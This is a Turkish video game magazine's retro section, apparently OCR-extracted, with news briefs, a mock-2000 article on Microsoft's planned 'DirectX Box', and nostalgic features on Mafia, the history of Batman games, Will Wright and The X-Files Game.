- Blizzard, *Warcraft III*'ün tüm materyallerini *StarCraft II*'ye aktardı. Artık top, mod yapımcılarında.
- Blizzard bu ay retrocuları sevindiriyor. İlk oyunlarından *The Lost Vikings*'in karakterlerinin *Heroes of the Storm*'da olacağı açıklandı.
- "Run Boo Run!!" Çok sevdiğimiz *Baldur's Gate* karakterleri Minsc ve Boo, *Neverwinter* ile geri dönüyor.
- NES için yeni bir oyun yapılıyor: *Star Versus*. Kartuş olarak satılacak.
- SNES için çıkan *Final Fantasy: Mystic Quest*'in HD yeniden yapımı önümüzdeki ay PC, iOS ve Android'e çıkacak.
- Sega Mega Drive'ın ünlü karakterlerinden ToeJam ve Earl bir şekilde geri dönecek. Nasıl bir şekilde henüz bilmiyoruz.
- Scarface'in oyunu iyiydi hoştu ama 8-bit olsaydı da hayır demezmişiz: *tinyurl.com/ogz89-scarface*
- Zamanında *Half Life 2*'nin verileri vesaireleri çalınmıştı da oyun ilk başta düşünüldüğünden çok daha farklı bir şekilde geliştirilmişti. Eski halinde neler farklıymış merak ediyorsanız şuraya bir uğrayın: *tinyurl.com/ogz89-half-life-2*

Karakter Evrimi / Dodge Viper GTS



Grand Theft Auto (1997)



Automobili Lamborghini (1997)



Test Drive 5 (1998)



Viper Racing (1998)



Need for Speed: High Stakes (1999)

DIRECTX BOX YOLDA!

Nasıl? Microsoft Konsol Mu Yapıyor?!

PlayStation'ın muazzam başarısı hepimizin malumu ve bu başarıyı kıskanan firmalar sayesinde altıncı nesil konsolların ömrü hayli ateşli geçecek, bu da en çok biz oyunculara yarayacak gibi görünüyor.

Bu nesle ilk giriş yapan bildiğiniz gibi Sega oldu. Henüz birkaç ay önce çıkan **Dreamcast** beklenen patlamayı daha yapamadı ama an meselesidir. *Nintendo* tabii boş durmuyor, geçtiğimiz yıl yeni konsolu **Project Dolphin**'i duyurmuştu. Muhtemelen konsolun son adı bu olmayacak, şimdiden söyleyeyim. Onun da 2001'de çıkması bekleniyor. Ortamın en ağır topu ise bir önceki konsolunun başarısından dolayı *Sony*. Çıkışına birkaç ay kalan **PlayStation 2** bu neslin en çok beklenen konsolu şüphesiz.

Yalnız bu üç olağan şüphelinin yanına son derece beklenmedik bir kardeş daha geliyor: **Microsoft**! "N'alaka?!" dediğinizi duyar gibiyim. Yani neticede *Microsoft'un olayı PC'dir*, yanılıyor muyum?

Yani başarısız olacağını düşündüğümden değil. Baktığınız zaman *PlayStation*, yazılımla nispeten daha alakasız olan *Sony*'nin ilk konsoluydu ve ortalığı yaktı geçti. *Microsoft* gibi zaten az çok bu işlerin içinde olan bir firmadan özellikle yazılım konusunda rakiplerine toz yutturacak bir konsol beklemek hayalcilik olmaz sanıyorum. *Windows 95*'i de *98*'i de hayranlıkla kullandık nihayetinde. Bugünlerde de zaten yavaş yavaş *Windows 2000*'e geçme vakti geldi sanırım. Yakında bütün bilgisayarlar *Windows 2000* olacaktır.

Belli ki *Microsoft*'un bu yeni konsolu *Windows*'ların sahip olduğu teknolojilerden bolca faydalanacak. Adı bir kere **DirectX Box**. Duyduğumuza göre içinde *DirectX 8.1* bulunacakmış. Donanım olarak da 733 MHZ'lik bir işlemci, 64 MB'lık RAM ve GeForce 4 Ti4200 benzeri bir ekran kartıyla bayağı bir teknoloji harikası olacağa benzer. Hatta bunlardan da öte konsolun içinde bir **sabit disk** olacağı da söylenenler arasında. Yoksa hafıza kartlarından kurtuluyor muyuz?

Yani rekabet oyuncuların faydasına dedim ama yine de bir taraftan konsola özel çok oyunu olmasın istiyorum. Zaten PS2'ye kim bilir ne kadar bayılacağız, bir de DirectX Box almak zorunda kalmak istemem doğrusu. Ama bakarsınız belki oyunları hem konsolda hem de PC'de çalışır olur. Ne yapalım, umut fakirin ekmeği...
-Ömer

[Orijinal Tarih: Mart 2000]



Akıbet

DirectX Box isim değişikliğine uğrayarak 2001 sonunda Xbox adıyla karşımıza çıktı malumunuz. Diğer altıncı nesil konsollar gibi Xbox da PS2'yle pek rekabet edemedi ve PS2'nin 153 milyonluk satışına karşılık Xbox 24 milyonda kaldı. Ama hepimizin bildiği gibi Microsoft işi orada bırakmadı, 360 ve X-One'la piyasada kalıcı olduğunu uzun zaman önce göstermeyi başardı. *Halo*, *Forza*, *Fable* gibi seriler de taa ilk Xbox'tan kalma tabii.



Gran Turismo 2 (1999)



Need for Speed: Hot Pursuit 2 (2002)



Gran Turismo 4 (2005)



Shift 2: Unleashed (2011)



Forza Motorsport 5 (2013)







MAFIA™

THE CITY OF LOST HEAVEN

VUR-KIR'DAN ÖTESİ; BİR MAFYA DRAMI





Devam projesinin ihtimalinde bile yerin göğün inlemesinin bir sebebi var.

Aptala döndüğümü hatırlıyorum. Bilgisayar başında bütün bildiğim duaları tükettiğimi hatırlıyorum. Yükleme dondu mu acaba diye ekrana bakarken, yükleme kısmına farenin imlecini bırakarak donup donmadığını anlamaya çalıştığımı hatırlıyorum. Hani o "Yüzde 82" olduğunu belli eden kısımdan bahsediyorum. Peki neden mi? Tabii ki külüstüre yakın sayılabilecek makinemde *Mafia* oynamak için.

Çok eskiye gitmeyeceğim bugün. Sizi 2002 senesine götürmek istiyorum. Hayatımın oyunu diyebileceğim "o" oyunu anlatmak istiyorum, *Mafia*'dan bahsetmek istiyorum sizlere.

Mafia ilk çıktığından açıkçası hikâye dinleyen bir oyuncu değildim. Zaten yaşım da küçük sayılırdı. O dönem oyunlar benim için vur-kırdan ibaretti. Ama *Mafia*, farklı havasıyla beni cezbetmişti. Okuduğum incelemeler, oynayanların bahsediş şekilleri çok daha farklıydı öteki oyunlardan. Ki zaten oyunun yükleme ekranından kurtulur kurtulmaz da bunu hissettim. Çünkü bu kez önemli biri değildim bir oyunda. Sıradan bir taksiciydim. Gündüzleri taksiye çıkıyor, akşamları da ufak ama sevimli evime gidiyordum. Ta ki bir gün aldığım müşteriler yüzünden başım belaya girene kadar. Salieri'nin adamlarını taşıdığım o günden sonra hayatım hiç eskisi gibi olmadı. Rakip mafyanın adamları tarafından saldırıya uğradım ve korunmak için mafyanın kolları arasına atmak zorunda kaldım kendimi. En başta yaptığım işe uygun olarak mafya şoförlüğü yaparken, "bir gün lazım olur" diyerekten elime silah tutuşturdu Salieri Reis. İplemedim onu. "Taksici adamın ne işi olur silahla" dedim. Ki bir süre de böyle devam etti hayat benim için. Mafyaya girmiştim ister istemez fakat şofördüm sadece. Basit işlerin adamıydım. Ama çek-senet tahsilatı için gittiğimiz otellerden birinde her şey değişti. Hayat kurtarmak için silahıma davranmak zorunda kaldım. Zorundaydım. İstemeden de olsa yaptığım o eylemin ardındansa hiçbir şey eskisi gibi olmadı. "Bu kez son" dediğim her seferinde daha çok silaha başvurdum, daha çok can aldım. Ta ki gördüğüm o pislikleri vicdanen sindiremeyene kadar... Ta ki kendimi her şeyi anlatmak zorunda hissedene kadar...

Mafia bir arınma hikâyesiydi. Bir adamın vicdanını temizleme, yaptıkları için af isteme hikâyesiydi. Bir adamın yaşam tarzı için ödediği bedelin hikâyesiydi Mafia. Bir oyuncunun oyunlara bakışını değiştiren 'o' yapımdı *Mafia*... **-Enis**

AÇIK DÜNYA

Mafia'nın amacı hiçbir zaman iyi bir açık dünya yaratmak değildi. Oyun iyi bir hikâye anlatıyordu ve açık dünya bu hikâye için sadece bir araçtı. Tasarlanan açık dünyada yapabileceklerinizi sınırlıydı. Görev almak, ufak tefek yan görevler yapmak dışında alternatifleriniz yoktu. Fakat tüm bunlara rağmen sizi atmosferiyle boğan, yaşayan bir topluma sahip olduğunu hissettiren bir dünya sunuyordu *Mafia*. Çoğu oyunun şu anda yaşatamadığı o atmosferi yan görevsiz, şaşaadan uzak, kasvetli havasıyla veriyordu. Külüstür arabanıza atlayarak Little Italy'de radyo eşliğinde bir tur atmak bile *Mafia*'nın açık dünyasında kaybolma sebebiydi. Gerçek bir açık dünya oyunu olmamasına rağmen, açık dünyaların ulaşmak istediği o atmosferi birçoklarından daha iyi veriyordu *Mafia*.

ABİDİK GÖREVLER

Tüm gerçekçi havası bir kenara, *Mafia*'nın çok ayrı bir yerde durmasına sebep olan bir kısmı daha var: Free Ride Extreme modu. Gerçekçiliğini övdüğümüz bir oyun için ne kadar absürt olursa olsun böyle bir mod konulması, yapımcıların "bunun aslında bir oyun olduğu" gerçeğini kabul etmesinde yatıyor. Free Ride Extreme, oyun bittikten sonra açılan ve açık dünyasında 19 görev yapabileceğiniz bir mod. Ancak görev dediysem yanlış anlaşılmasın; absürtlükte sınır tanımayan görevlerden bahsediyorum burada. Saatte 100 km ile koşan (üstelik de donla) bir adamı öldürme görevinden tutun da UFO kovalamaca görevine kadar birbirinden farklı ve zor görevler sunuyor bu mod. Tabii ki görevlerin hepsi için o kadar "uç" demek doğru olmaz. Ama yine de *Mafia* gibi gerçekçilik sınırlarında gezen bir oyun adına oldukça eğlenceli ve iyi düşünülmüş bir moddu Free Ride Extreme.



NEDEN EFSANE OLDU?



SİPERSİZ SİPER SİSTEMİ

Daha henüz aksiyon oyunlarında siperin olmadığı zamanlarda bile siper kullanıyordu *Mafia*. Tek farkı, sipere sırt dayayamıyorduk. Yani sipere yatma tuşumuz yoktu. Fakat eğilerek bir şeylerin arkasına saklanmazsak çok hızlı bir ölüme kavuşacağımız için, oyun bizi ister istemez sipere yatmaya zorluyordu. Sipersiz bir siper sistemi vardı *Mafia*'nın.

SALİERİ'NİN BARI

Uğrak noktamız, görev alanımız, güvenli evimiz... Salieri'nin Barı kadar huzur bulacağınız başka bir oyun yeri var mıdır bilemiyorum gerçekten.



HİKÂYE

Klişe diyebileceğimiz bir Mafya hikâyesini, eşine az rastlanır bir üslup ile ele alıyordu *Mafia*.





YARIŞ BÖLÜMÜ

Mafia'nın en en ama en sinir bozucu bölümü kesinlikle oyunun başlarındaki yarış bölümüydü. Bırakın çarpmayı, ufacık sürtünmeyle bile hasar görebilen bir araçla, uzuuuuun bir yarışa giriyorduk. Kaç genç erken yaşta saçlarını kaybetti bu bölüm yüzünden. "1 kerede geçtim" diyenleri mahallede el üstünde taşıdık (Sonradan oyun içi hilesi çözüldü de mahallecek rahatladık).

GRAFİKLER

Zamanına göre adından söz ettiren grafikleri vardı *Mafia*'nın. Hâlâ gideri var demek tabii ki zor. Ama o dönem için hepimiz ağzımızın suyu aka aka karakter detaylarına bakıyorduk.



GÖREVLERİ

Her biri kusursuz bir şekilde ele alınmış, hikâyeyi bütünler görevlerdi. Suikast, mekân basma, arkadan iş çevirme... Bir mafya filminde ne ararsanız fazlası vardı.





MÜZİK

Çok fazla çeşit olmasa da şahane müzikleri vardı *Mafia*'nın. Görev esnasında ortamı daha da geren oyun içi müzikleri, dönemi çok iyi yansıtan kendine has bir radyosu vardı. Hatta o kadar ki *Mafia 2*'de bile *Mafia 1* parçalarını çalan radyoyu açardım hep.

GERÇEKÇİLİK



YOLDA KALAN ARABA

Dedik ya gerçekçi bir oyun diye; işte size yolda kalan arabalar! Şimdi söyleyin bakalım, hanginiz *Mafia*'da o tünel altındaki yokuşu çıkarken bir kerecik de olsa yolda kalmadı? Eğer arabanız hasar almışsa *Mafia*'nın yokuşları işkenceye dönerdi.

HIZ CEZASI

Bir açık dünya oyunu için oldukça sertti *Mafia*. Acıması yoktu. Şehir içi hız limitini aştığınız anda polis ceza yazmak için dururdu yanı başınızda.





KAYBOLAN MERMİLER

O zamanların shooter severlerine *Mafia*'nın attığı en büyük gerçekçilik kazığı 'mermiler' oldu. Bir kurşun sıkıp şarjör değiştirmeye alışan biz oyuncular *Mafia* ile afalladık. Çünkü şarjör değiştirdiğimiz anda hali hazırda silahın içinde duran tüm mermilerimiz dökülürdü. Tıpkı gerçekte olması gerektiği gibi.

POLİSE İHBAR


İhbar muhabbeti o zaman *Mafia*'nın yapay zekâsı hakkında beni bayağı şaşırtmıştı. NPC'leri hafife alan ben, bir yayanın, polise koşturmasının ardından fellik fellik kaçmak zorunda kalmıştım.



SİLAH TAŞIMA CEZASI

Polisler sadece hıza değil, silaha da ceza kesiyorlardı. Açık dünyada gezinirken elinize silah aldığınız anda insanlar kaçışıyor, etrafta polis varsa alarma geçiyordu.





ARABA İÇİNDE VURULMA

Arabaya girdiğimiz zaman zırh giymiş gibi hissettiğimiz o zamanlarda *Mafia* yine bizi derinden vurmuştu. Çünkü araba sürerken zarar görebiliyorduk. Üstelik sadece arabayı çarpınca değil, silahla da vurulabiliyorduk. Kovalamaca sahnelerini siz düşünün!



BATMAN


KARA ŞÖVALYE ARŞİVLERİ

BATMAN OYUNLARI TARİHÇESİ

ONUR KAYA



Süper kahramanların dünyasında gerçek hayata döktüğünüzde en az değişikliğe uğradığını gördüğünüz bir şey var; o da denemek, tekrar denemek, olmadı bir daha denemek. Asla vazgeçmemek. Batman'in suçlularla savaşı, özellikle de öldürmemeye olan kararlılığı işlerini zorlaştırır, uzatır. Bu yüzüne vurulur ama hiç vazgeçer mi? Asla. E madem bir marka olarak yılmaz bir azme sahip, bu markanın yan ürünleri de aynı inatçılığa sahip olmalı. Ki olmuş da. Hem de ne olmuş. Bugün "o" Batman oyununu milyonlarca insan yana yakıla bekliyorsa, Edison'ın tabiriyle "doğrusu yapılmadan yanlışı yapılan 100 tane Batman oyunu" yüzünden. Ha yanlış anlaşılmasın, hepsinin kötü olması gibi bir durum söz konusu değil. Özellikle de ilk oyunun çıkış tarihine bakarsanız, bugün uçup kaçtığımız, birbirinden kaliteli sürüyle yakın dövüş animasyonu eşliğinde adam patakladığımız *Arkham* serisine gelene kadarki yolun ne kadar uzun ve çetrefilli olduğunu göreceksiniz. Biz de bu yolda en ön plana çıkan yapımları kendimizce sizinle paylaşmak istedik.



BATMAN (1986)

BATMAN (1986)

İleride satın alınıp birkaç defa da isim değiştirerek kendini Atari bünyesinde bulacak olan **Ocean Software**'in ellerinden çıkma bu yapım, tarihin ilk Batman oyunu olma özelliğini taşıyor. **Batcave**'in her yanına dağılmış yedi "*Batcraft*" parçasını toplayıp Robin'i kurtarmayı amaçladığımız oyun, 3 boyutluydu ve izometrik bir kamera kullanıyordu. Tüm can hakları kaybedildiğinde oyuncunun kaldığı yerden devam edebilmesine olanak veren ilkel de bir kayıt sistemi barındırıyordu. Genellikle film ve televizyon markalarının lisanslarını satın alıp oyun yapan Ocean'ın en başarılı işlerinden biriydi.

BATMAN: THE MOVIE (1989)

Bir başka Ocean Software klasiği olan *Batman: The Movie*, başarı bakımından *Arkham Serisi*'nin atasıydı belki de. **Tim Burton**'ın '89 yılında çektiği efsane *Batman* filminin bir uyarlamasıydı, ancak o zamanlar film oyunlarının kalitesizlik kaidesi günümüzdeki kadar sağlam olmadığından hiç de burun kıvırılacak bir yapım değildi. Filmdeki olaylar temel alınarak tasarlanmış beş adet birbirinden farklı bölüm içeriyor, oyuncuyu zamana karşı yarıştırıyordu. Bölümler arası farklılığın oyunu tekdüzelikten uzaklaştırması ve **Batmobile** ile **Batwing** kullanımına imkân verilmesi oyunun epeyce beğenilmesini sağlamıştı.

BATMAN: ANIMATED SERIES VE THE ADVENTURES OF BATMAN & ROBIN (1993-1994)

Adından da anlayabileceğiniz gibi bu oyun, tüm zamanların en kaliteli çizgi dizilerinden biri olarak kabul edilen *Batman: Animated Series*'den uyarlamaydı. **Konami** tarafından geliştirilmiş ve sadece Game Boy platformunda "boy göstermişti"(*Ama güldüremedi –Sarp*). Çoğunlukla Batman'i kontrol ettiğimiz oyunda, kontrol zaman zaman Robin'e geçiyor, oyuncuya *Boy Wonder* ile de oynama fırsatı veriyordu. Ortak olanların yanında kendilerine has özellikleri de bulunan karakterler, farklı temalar etrafında tasarlanmıştı ve sonunda çizgi dizideki düşmanları bölüm sonu canavarı olarak bulunduran bölümler ile birleştirildiğinde bu oyun da tekdüzelikten kurtulmasını sağlayacak bir çeşitliliğe sahipti. Ki bu da seri olmasının yolunu açmıştı. Ardından gelen oyun da çizgi dizinin 2. sezonunda olduğu gibi isim değiştirip *Adventures of Batman & Robin* adını aldı.



BATMAN FOREVER: THE ARCADE GAME (1996)

BATMAN FOREVER: THE ARCADE GAME (1996)

Dalga dalga gelen düşmanları ve ardından gelen bölüm sonu canavarını patakladığımız oyun **Acclaim Entertainment**'ın elinden çıkmaydı. Batman'i ya da Robin'i seçebiliyor, aynı anda iki kişi de oynayabiliyordunuz. Sağdan soldan bir şeyler tutup fırlatabildiğiniz, çeşit çeşit güçlendirmeyi de işin içine katıp ortalıkta tam anlamıyla kaos yaratabildiğiniz, ancak çok hırslı olmayan, büyük şeylere kalkışmayan bir oyundu.

BATMAN & ROBIN (1998)

PlayStation ve **Game.com** platformlarına çıkan oyunun PS sürümü, *Die Hard Trilogy* ile adını duyurmuş **Probe Entertainment** tarafından geliştirilmişti. Kendi çapında sandbox bir yapı barındırıyordu ve oyuncuya Batman, Robin ve Batgirl arasında seçim şansı sunuyordu. Batcomputer'ı kullanarak gerçekleşecek suçlar hakkında ipucu toplamak ve gerçekleşeceği saatte gidip müdahale etmek şeklinde bir görev yapısı vardı. Ancak bu ilginç mekanik oyunu kurtaramadı, tıpkı film gibi oyun da "Batnipples" laneti yüzünden başarısızlığa uğradı. →



BATMAN&ROBIN (1998)

BATMAN OYUNLARI


BATMAN 1986


BATMAN: THE CAPED CRUSADER 1988


BATMAN: THE MOVIE 1989


BATMAN 1989


BATMAN: RETURN OF THE JOKER 1992


BATMAN RETURNS 1992


BATMAN: THE ANIMATED SERIES 1993


THE ADVENTURES OF BATMAN & ROBIN 1994


BATMAN FOREVER 1995


BATMAN FOREVER: THE ARCADE GAME 1997

BATMAN BEYOND: RETURN OF THE JOKER (2000)

→2000 yılında DC, bir başka animasyon harikası olan *Batman Beyond*'un devamlılığına dâhil edilmiş *Return of the Joker* animasyon filmini yayınladığında kenardan bir de oyun fırlayıp gelmişti. Yayıncı **Ubisoft**(!), yapımcı ise o sıralarda oyun tarihinin en büyük facialarından biri olan *Daikatana*'nın Game Boy Color ve Nindento 64 versiyonlarını da geliştirmekte olan **Kemco**'ydu. Genel anlamda 2 boyutlu diyebileceğimiz bölümlerde ilerlediğimiz, beat 'em up türündeki yapım, aynı zamanda Batman'in farklı kostümlerini mekanik olarak barındıran ilk oyunlardandı. *Daikatana* kadar olmasa bile kendi çapında bir başarısızlık örneği olarak kaldı.

BATMAN: VENGEANCE (2001)

Batman'in üç boyuta adamakıllı ilk geçişi olan *Vengeance*, günümüz-de AAA yapımlarda başı çeken firmalarından **Ubisoft Montreal** tarafından geliştirilmişti. Kronolojik olarak *Animated Series* ile *New Batman Adventures*'ın arasında yerleşen oyunun başarısı ortalamaydı. Gelişen teknolojiyle beraber çizgi dizilerin mirasına gerek seslendirmeler ve ara sahneler, gerekse görsel tasarım ile adına yakışır bir şekilde sahip çıkan oyun, nedense oynanış bakımından yüksek bir başarı sergileyememişti. Pelerinle süzülme mekaniğini oyuna yedirmiş olsa da birincil kişi kamerasından oynanan kısımlar yüzünden eleştiri almış, ortalama bir yapım olarak akıllarda kalmıştı.


BATMAN: DARK TOMORROW (2003)


BATMAN: VENGEANCE (2001)

BATMAN: DARK TOMORROW (2003)

Hotgen tarafından geliştirilse de bir başka Kemco denemesi olan *Dark Tomorrow*, alışılmış yolu izleyip karakterini ve dünyasını sinema ya da televizyon versiyonlarından uyarlamak yerine DC'nin bütünleşik evrenini temel almıştı. Hikâyesi daha önce *Final Fantasy* serisinde görev almış **Kenji Terada** ve *Batman Gotham Adventures*'ın yazarı **Scott Peterson** tarafından yazılmıştı. Bu konuda bir ilk olduğu ve çizgi romandaki karaktere sadık kaldığı için ufak tefek övgüler toplayabilmiş olsa da oyunun diğer konulardaki başarısızlığı bu övgülerin anlamını yitirmesine sebep olmuş, *Dark Tomorrow* da Batman'in hakkını veremeyen yapımlardan biri olarak oyun tarihinde yerini almıştı.

BATMAN: RISE OF SIN TZU (2003)

Bir başka çizgi dizi temelli oyun olan *Rise of Sin Tzu*, bir noktada *Arkham Knight* ile ortak bir özelliğe sahip; zira ismini aldığı karakter olan **Sin Tzu**, tıpkı Arkham Knight gibi ilk defa içinde


BATMAN & ROBIN 1998


BATMAN BEYOND: RETURN OF THE JOKER 2000


BATMAN: CHAOS IN GOTHAM 2001


BATMAN GOTHAM CITY RACER 2001



BATMAN VENGEANCE 2001


BATMAN: DARK TOMORROW 2003


BATMAN: JUSTICE UNBALANCED 2003


BATMAN: TOXIC CHILL 2003


BATMAN: RISE OF SIN TZU 2003


BATMAN BEGINS 2005


BATMAN BEGINS (2005)


LEGO BATMAN SERİSİ (2008-2014)

bulunduğu oyun tarafından Batman mitosuna kazandırılmış bir karakterdi. Üstüne üstlük, günümüzün en muhteşem çizerlerinden **Jim Lee** tarafından yaratılmıştı. Ancak buna rağmen aynı dönemde *Prince of Persia: Sands of Time*'ı da çıkaran **Ubisoft Montreal**'in ellerinde yükselip bir kalıcılığa kavuşamadı. Vasatın üstüne çıkamayan oyun da karakteriyle aynı kaderi paylaştı.

BATMAN BEGINS (2005)

Christopher Nolan'ın Batman'e el atışı birçok değişikliğin daha habercisiydi; bunlardan biri de Batman markası ile haşır neşir olma sırasının artık **EA Games**'e gelmesiydi. Oyunun yapımını **Eurocom**'a teslim eden EA, kesenin ağzını açıp oyundaki bütün karakterlerin seslendirmelerini filmin oyuncularına yaptırmıştı. Bu arada Eurocom da oyuna ilginç mekanikler eklemiş, filmin vurguladığı "Batman'in korkuyu bir silah olarak kullanması" durumu oyuna eklenmeye çalışmıştı. Aralarında gizlilik, çevre kullanımı ve platform öğelerinin de bulunduğu bu mekanikler oyuna hoş bir tat katmayı başarmış olsa da çok başarılı olamadı. Ortalama Batman oyunları lanetine son kurban giden oyun da *Batman Begins* oldu. *The Dark Knight*'ın oyunu iptal edildi ve Nolan filmlerine tekrardan büyük bütçeli bir Batman oyunu yapılmaya kalkışılmadı…

LEGO BATMAN SERİSİ (2008-2014)

Batman'in yan ürün olmayan ve cidden eğlenceli bir oyuna kavuşması, hiç beklenmedik bir şekilde *LEGO* serisi ile oldu. Etrafı kırıp dökerken anlamsızca eğlendiğimiz parodi *LEGO Star Wars* oyunlarını çıkartan **Traveller's Tales**, gözüne Batman markasını da kestirmiş, ciddiyeti paçalarından (ya da pelerininden) akan karakterimizi ailecek keyifle oynanabilecek bir formata sokmuştu. İlk başta seslendirilmeyen karakterler, LEGO serisinin evrimiyle seslendirilmeye de başlanınca Batman, tarihi boyunca hep kalitesini sergilediği bu kısımda da puan toplamaya başladı. Ancak çok sayıda LEGO oyunu çıkardığı için bir noktada oyunları birbirinden ayrıştıracak taze fikirler üretmede biraz geri kalmaya başlayan Traveller's Tales, eğlence faktörünü asla ihmal etmemeyi başardı yine de.


BATMAN: ARKHAM SERİSİ (2009-2015)


İşte zurnanın zırt dediği yılların ardından, kullanım ömrünün en berrak seslerini çıkarmaya başladığı yere geldik. Kariyerinde referans gösterebileceği kaliteli bir oyun bulunmayan, hatta *Urban Chaos* haricinde oyunu olmayan bir firma vardı; **Rocksteady Studios**. Dağıtımını **Eidos**'un yapacağı, herhangi bir film ya da çizgi filmin yan ürünü olmayan bir Batman oyunu üzerinde çalışmaya başlamışlardı. Videolarının çok etkileyici olduğu söylenemezdi, oyun da mütevazı gibi duruyordu. Ve sessiz sakin, çok dikkate alınmadığı bir zamanda oyun basınının tepesine bomba gibi düştü. **Grant Morrison**'ın *Arkham Asylum* grafik romanından biraz esinlenen, ancak kendi rotasını çizmekten korkmayan ilk *Arkham* oyunu her açıdan başarılıydı. Dövüş sistemi uzaktan bakılınca gözleri über animasyonlara alışmış kişilere çok hitap etmese bile harikaydı, gizlenme mekanikleri ve dedektiflik sekansları Batman mitosu dikkate alınarak tasarlanmıştı. Ama en önemlisi karakterin psikolojik travmalarına sonuna kadar sadık kalması bütün bunları neredeyse kusursuz bir biçimde birleştirerek Batman olma hissini sonuna kadar vermesini sağlıyordu. Ardından gelen *Arkham City* ile Batman oyunları günümüze kadarki evrimini tamamladı ve *Arkham Origins* ile hafif bir duraklamaya girdi. *Arkham Knight* ise serinin "patlayıcı finalini" Haziran ayında yapacak.


BATMAN: ARKHAM SERİSİ (2009-2015)


LEGO BATMAN: THE VIDEOGAME 2008


BATMAN: ARKHAM ASYLUM 2009


BATMAN: THE BRAVE AND THE BOLD 2010


BATMAN: ARKHAM CITY 2011


LEGO BATMAN 2: DC SUPER HEROES 2012


BATMAN: ARKHAM ORIGINS 2013


BATMAN: ARKHAM ORIGINS BLACKGATE 2013


LEGO BATMAN 3: BEYOND GOTHAM 2014


BATMAN: ARKHAM KNIGHT 2015

emekli sandığı

WILL WRIGHT

Ata Sim



Yukarıdaki isimden dolayı ben de senin kadar şaşkınım sevgili okur. **Will Wright** daha şimdi buradaydı yahu!

Yani o kadar alışmışız ki Will Wright'ın ismine sanki hâlâ etrafta çok duyuyoruz gibi ama bir baktım, 2008'den beri hakikaten de pek haberini almamışız kendisinin. Ben de ne yapıyor, ne ediyor diye bir bakınayım istedim.

Yine de isme yabancı arkadaşlar vardır, şöyle söyleyeyim; Will Wright hayatımıza Sim diye bir kavramı sokan insan. *SimCity* onun eseri. *The Sims* onun eseri. Bütün o yan Sim oyunları hep onun elinden geçme. Maxis'i Maxis, EA'i EA yapan adamların başında geliyor Wright. Ve de tabii oyuncu dediğimiz kitlenin belli bir demografiden ayrılmasına, genişlemesine önayak olmuş en önemli insanlardan kendisi.

Wright en son 2008 yılında *Spore*'u geliştirdikten ve 2009'da EA'den ayrıldıktan sonra **Stupid Fun Club** diye bir şirket kurmuş. Burası bir fikir ofisi gibi, direkt kendileri bir şey yapmıyorlar, çeşitli projeler için fikirler üretiyorlar.

"Ne gibi?" derseniz örneğin 2011'de yayınlanan 12 bölümlük **Bar Karma** ismindeki televizyon dizisi var. Dizinin özelliği internetteki topluluğuyla birlikte geliştirilmesi. İzlemedim ama gördüğüm kadarıyla yorumları fena değil. Bir de **Ant Farm Revolution** ismindeüç boyutlu bir karınca yuvası yapmışlar. Enteresan...

Oyunlardan kopmadığını da söylüyor Wright ama artık olaya farklı yaklaşıyor. "*Hayatı oyunlaştırmak*" ya da "*oyunu hayatlaştırmak*" ve de "*kişiye özel oyun*" konseptleri üzerinde durduğunu belirtiyor ki tam olarak neyi kastettiğini anlamak için biraz beklememiz gerekecek. Ha, bir de bu Stupid Fun Club'ın altında **Syntertainment** diye bir stüdyo açtı ve burası da *mobil ve sosyal oyunlarla* ilgilenecek. Henüz somut bir şey yok.

Yani Will Wright'tan *SimCity*'dir, *The Sim*'tir, *Spore*'dur gibi bildiğimiz anlamda bir oyun gelmeyecek bu saatten sonra. Ama kafasındakileri uygulamaya koymasına ve bizi yine şaşırtmasına da hayır demeyiz hani. **-Ömer**

SPORE

Will Wright'tan gördüğümüz son oyun. Suda, tek hücreli bir canlı olarak başlıyor, evrim geçiriyor, karaya çıkıyor, kabileler ve uygarlıklar kuruyor, en sonunda da uzaya çıkıp kolonileşiyorduk. Hem fikir hem de uygulama olarak gayet başarılı bir oyundu. Bir *SimCity* ya da *The Sims* olamasa da Wright'ın "casual" oyuncuları strateji türüne ısındırma çabası olarak hak ettiği takdiri gördü diyebilirim.



sen bu oyunu bilmezsin


THE X-FILES GAME [PC / PSX]

Kim demiş FMV oyunlar kötüdür diye? Ben size hemen güzel bir FMV oyun örneği verebilirim. Tabii oyun kısmından çok film kısmına değinirsek…

Zaman dilimi olarak dizinin üçüncü sezonunda geçen oyunda yeni ajan Craig Willmore'u oynuyoruz. Dizinin pek çok orijinal aktörü oyunda bizzat yer almış çok şükür ki. Amacımız aniden ortadan kaybolan efsane ajanlar Mulder ve Scully'yi bulmak. Bunu da bir ekrana tıklama-macera oyunundan beklediğimiz üzere ipuçları toplayarak, her yeri araştırarak, diyaloglar seçerek, yer yer de silahlı çatışmalara girerek yapıyoruz.

